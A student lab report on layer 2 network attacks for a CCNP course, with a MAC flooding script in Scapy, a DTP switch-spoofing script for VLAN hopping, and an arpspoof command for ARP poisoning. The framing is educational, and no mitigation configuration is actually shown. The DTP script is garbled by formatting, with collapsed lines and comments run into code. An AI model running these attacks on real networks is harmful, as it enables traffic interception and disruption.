



## CCNP Lab: Layer 2 Attacks



By: Munir, Waseem

**Purpose:**

This lab is designed to learn and practice the fundamentals of layer 2. We focused on the ARP protocol, mac addresses, and VLANs. By learning to attack the switches and mitigate the attack, and seeing the effects of both, we were able to learn more about layer 2 security and a more conceptual understanding of what their vulnerabilities are and why/how the mitigations were made.

**Background:**

The OSI (Open System Interconnection) model is a reference model developed by the ISO (International Organization for Standardization). It provides a common basis and reference for any network development by using systems interconnection. Most networking done in this lab was in the second layer, also referred to as the data link layer. Layer 2 is called the data link layer because it's the essence of node-to-node data transfer and is the flow control between two physically connected devices.

MAC addresses are the main unique identifier for devices in layer 2. Most MAC Addresses are in the EUI-48 format, and are essential for anything to do with ethernet, wireless networks, Bluetooth, and more. On Ethernet broadcast networks, the purpose of the MAC address is to uniquely identify each node of a segment and allow frames to be marked for specific hosts.

In a MAC Overflow attack, the perpetrator overloads the switch with tens of thousands of mac addresses, which fills up its mac table and exhausts the switch. Once the switch is fully exhausted, it behaves as a hub, forwarding all traffic, including unicast traffic, to all its ports, even unintended destinations. This is a huge vulnerability if not mitigated because this attack is one of the easiest to pull off and can easily result in the unintended spreading of all data the switch gets.

VLAN Hopping is a computer security exploit, which attacks networked resources on a VLAN. The basic idea behind all VLAN Hopping attacks is to access information or traffic on a VLAN other than yours which otherwise would not be accessible. The one specific to our Cisco-based lab is switch spoofing, where an attacking host imitates a trunking switch by sending a DTP packet. To the network. Traffic for multiple VLANs is then accessible to the attacking host once the network believes that it is a switch connected with a trunking interface.

The ARP Protocol is controversial if it's designated under Layer 2 or Layer 3. Generally, it's designated under Layer 2, but its function is to map mac addresses to ip addresses for ipv4. It's a request-response protocol, meaning that each participating member sends arp requests, and sends arp replies to the arp requests that it receives. One huge vulnerability with the ARP Protocol is the fact that without mitigation, a random perpetrator could map a certain IP Address to their mac address instead of the actual mac address, which would forward all traffic intended for one IP address to them. This is because the ARP Protocol does not come with authentication on its own.


By utilizing the fact that the ARP Protocol does not come with authentication, we decided to use this vulnerability to our advantage by doing an ARP Poisoning attack. An ARP Poisoning attack is when a perpetrator sends an ARP Reply packet to a network device, telling it what IP Address is at their mac address. Intuitively, it tricks the switch into believing any packets destined for a certain machine's IP Address should be forwarded to you instead.

### Lab Summary:


In this lab, we configured and ran three different layer two attacks on our topology, which included MAC Overflow, VLAN Hopping, and ARP Poisoning. We took note of the effect of the attacks and then mitigated the attacks, which prevented the original effects of the attack.

### Network Diagram:

Mac Overflow & Arp Poisoning:



VLAN Hopping:



### Configurations:

This lab will assume that the user has one computer with Windows installed, and the other (Hacker PC) with Ubuntu installed. It also assumes you have basic knowledge of command prompt, terminals, and usage of an IDE like VSCode.

### Lab Part 1: Pre-Script

#### 1. On the Ubuntu PC, install & verify python/pip.

```
sudo apt update
sudo apt install python3
sudo apt install python3-pip
```

**Note:** You can verify python & pip are installed by doing “python --version” and “pip --version”

#### 2. Create and navigate to your project folder

- Use the “cd” command to navigate to a folder, and “mkdir” to create a folder.

#### Example:

```
hacker@hacker:~$ cd Desktop
hacker@hacker:~/Desktop$ mkdir scapy_lab
hacker@hacker:~/Desktop$ cd scapy_lab
hacker@hacker:~/Desktop/scapy_lab$
```

This example uses a command prompt to navigate to the Desktop folder, creates a folder called “scapy\_lab” and navigates it.

### 3. Run “python -m venv venv”

#### Example:

```
hacker@hacker:~/Desktop/scapy_lab$ python -m venv venv
```

***Note:** This creates a folder called “venv” which has a virtual environment*

***Note:** It's standard to install python packages in a virtual environment*

### 4. On Windows (CMD), activate it:

#### Example:

```
hacker@hacker:~/Desktop/scapy_lab$ source venv/Scripts/activate
(venv) hacker@hacker:~/Desktop/scapy_lab$
```

***Note:** You can ensure that it works by seeing (venv) in your terminal name*

### 5. Install Scapy & Dsniff

```
(venv) hacker@hacker:~/Desktop/scapy_lab$ pip3 install scapy
```

```
(venv) hacker@hacker:~/Desktop/scapy_lab$ sudo apt install dsniff
```

## Lab Part 2: Layer 2 Attacks

### Attack 1: MACOF Attack

#### 1. Use a Text Editor of your choice. (We used VSCode)

#### 2. Run the MacOF Script:

```
from scapy.all import Ether, IP, TCP, RandIP, RandMAC, sendp
from scapy.interfaces import get_if_list
packetList = []
print("Cam overflow attack, press ^z or ^c to exit")
print("List of interfaces\n")
for dev in get_if_list():
    print(dev)
interface = input("Input name of interface to attack\n")
for i in range(2000):
    packet = Ether(src=RandMAC(),
dst=RandMAC())/IP(src=RandIP(), dst=RandIP())
    packetList.append(packet)
sendp(packetList, iface = interface)
```

### Attack 2: Vlan Hopping

**In one file run:**

```
from scapy.all import *
```

```
packet = Dot1Q(vlan=10)/IP(dst="172.16.10.2")/"Extremely classified information. It  
would sure suck if our secure vlan system wasn't actually secure"
```

```
send(packet)
```

### **In a separate file run:**

**\*\*\*\*\* NOTICE: Only use this script to test your own networks or networks  
for which you have permission to do so!**

**\*\*\*\*\* Do not use this script illegally.**

**this script sends a DTP packet to negotiate port status with a switch**

**(assuming switch is configured to do so)**

**use it to test your switches to see if they will form a trunk with the computer  
running this script.**

```
import logging logging.getLogger("scapy.runtime").setLevel(logging.ERROR) #get rid  
of scapy's default behavior of printing "Warning: no route found for IPv6..." from
```

```
scapy.all import * import optparse, binascii from subprocess import check_output  
various DTP modes of operation
```

```
TRUNK = b"\x81" DESIRABLE = b"\x03" AUTO = b"\x04" ACCESS = b"\x02"
```

```
mode = "" # used to store the DTP mode we will use mode_s = "" # mode_s is a string  
we print so user knows what DTP type is being sent (since printing in hex wouldn't be as  
easy to read mac = "" # mac address to use in our packets
```

```
takes a mac string (00:29:33:...) and converts it to it's hex equivalent ready for network  
transmitting
```

```
def macToHex(string): result = binascii.unhexlify(string.replace(":", "")) print(result)  
return result
```

```
send DTP packet here
```

```
def sendDTP():
```

```
payload = b"\x01" # version
```

```
payload = payload + b"\x00\x01" # type = domain
```

```
payload = payload + b"\x00\x05" # length
```

```
payload = payload + b"\x00" # domain
```

```
payload = payload + b"\x00\x02" # type (status packet, in this case)
```

```
payload = payload + b"\x00\x05" # length
```

```
# possible values for below:
```

```
# 0x81 = Trunk, 0x03 = Dynamic Desirable, 0x04 = Dynamic Auto, 0x02 = Access (sent  
out once on startup, then stays quiet)
```

```
payload = payload + mode # status (actual status code)
```

```
payload = payload + b"\x00\x03" # type
```

```
payload = payload + b"\x00\x05" # length
payload = payload + b"\xa5" # dtptype
```

```
payload = payload + b"\x00\x04" # neighbor
payload = payload + b"\x00\x0a" # length
payload = payload + macToHex(mac) # neighbor mac
```

```
for x in range(0, 12):
    payload = payload + b"\x00" # pad packet with zeros
# OUI=12 = Cisco
# assemble and send DTP packet
pkt = Ether(dst="01:00:0c:cc:cc:cc", src=mac, type=0x0022)/LLC(dsap=170, ssap=170,
ctrl=3)/SNAP(OUI=12, code=8196)/Raw(load=payload)
sendp(pkt, verbose=False)
```

## MAIN CODE HERE

```
setup parser options
parser = optparse.OptionParser("usage: dtp.py [--trunk] [--desirable] [--auto] [--
access]] -i -m (mac)") parser.add_option("--trunk", dest="trunk", action="store_true",
default=False, help="Send Trunk mode packet (default if no mode explicitly specified)")
parser.add_option("--desirable", dest="desire", action="store_true", default=False,
help="Send Dynamic Desirable mode packet") parser.add_option("--auto", dest="auto",
action="store_true", default=False, help="Send Dynamic Auto mode packet")
parser.add_option("--access", dest="access", action="store_true", default=False,
help="Send Access (non-trunking) mode packet") parser.add_option("-i",
dest="interface", type="string", help="interface to transmit dtp packet on")
parser.add_option("-m", dest="mac", type="string", help="(optional) spoof
source/neighbor MAC with specified address. Interface default used otherwise")
(options, args) = parser.parse_args()
if (options.trunk == True): mode = TRUNK mode_s = "trunk" elif (options.desire ==
True): mode = DESIRABLE mode_s = "dynamic desirable" elif (options.auto == True):
mode_s = "dynamic auto" mode = AUTO elif (options.access == True): mode =
ACCESS mode_s = "access" else: # if no mode specified, default to Trunk mode =
TRUNK mode_s = "trunk"
make sure user gave an interface
if (options.interface != None): conf.iface = options.interface else: print ('[!] Error: you
must specify a valid interface (-i)') print ("Use '-h' for more information") exit()
if (options.mac != None): mac = options.mac else: # get the mac currently in place on
the user's interface # NOTE: the user can spoof the source mac via this script (with the -
m option) # or by using OS tools to do so (i.e. ifconfig wlan0 hw addr ...) # if the user
doesn't use -m, then just grab the mac currently showing on the interface mac =
get_if_hwaddr(conf.iface)
print ("Sending DTP " + mode_s + " packet on " + conf.iface + ", source mac " + mac)
sendDTP() print ('Packet sent')
```

## **Attack 3: ARP Poisoning**

### **1. Open Terminal**

### **2. Run the ARP Poisoning Attack**

`hacker@hacker:~$ sudo arpspoof -i <interface> -t <victim ip address> <ip address of gateway>`

## **Problems:**

### **1. Lack of knowledge in MacOF, Virtual Environments,**

One of our biggest challenges moving forward with the lab was our lack of knowledge installing various Python libraries using virtual environments and the understanding of the MAC Overflow attack using the scapy tool from Linux. We fixed this by spending time before starting the attack looking at different guides explaining the functions associated with scapy, and followed guides to install python/pip and the scapy library.

### **2. Attack effects showing up for MacOF,**

As with all attempted labs, we had a hard time configuring each attack. Configuring the MAC Overflow attack took less time in comparison to seeing the actual effects of the attack. We noticed that despite most of the CAM Table being overflowed, the switch wouldn't act like a hub as intended. We fixed this with two different changes. Firstly, we decided to run our attack numerous times instead of once, and we also deleted the CAM entry for the intended mac address if it was already in there.

### **3. Ethernet Connectivity Issues**

In the middle of our lab, we noticed that PC1's ethernet port would not connect to any router or switch, thereby not being able to receive or send data to the network, which took some time to fix. After debugging and eliminating different reasons, we solved the issue by replacing the ethernet cable with two different, shorter ones, connected by an ethernet adapting extension.

### **4. VLAN Double Tagging drops packets and runts**

Our biggest issue by far was our challenge with the VLAN Double Tagging attack. We found it very frustrating trying to configure it before we switched to configuring the switch spoofing attack because our central switch would drop all the packets that we sent, classifying all of them as "runts". Runts are ethernet frames that are too small and less than the minimum 64 bytes. We could've fixed it with more time and expertise on frames, but we decided to configure a different attack to fix this issue.

## **Conclusion:**

This lab did a great job at showing the vulnerabilities of various aspects of Layer 2 in networking, the effects of people who use these vulnerabilities to their advantage, and their mitigation for network security. In total, this was vital information for anyone who wants to keep their network safe and secure.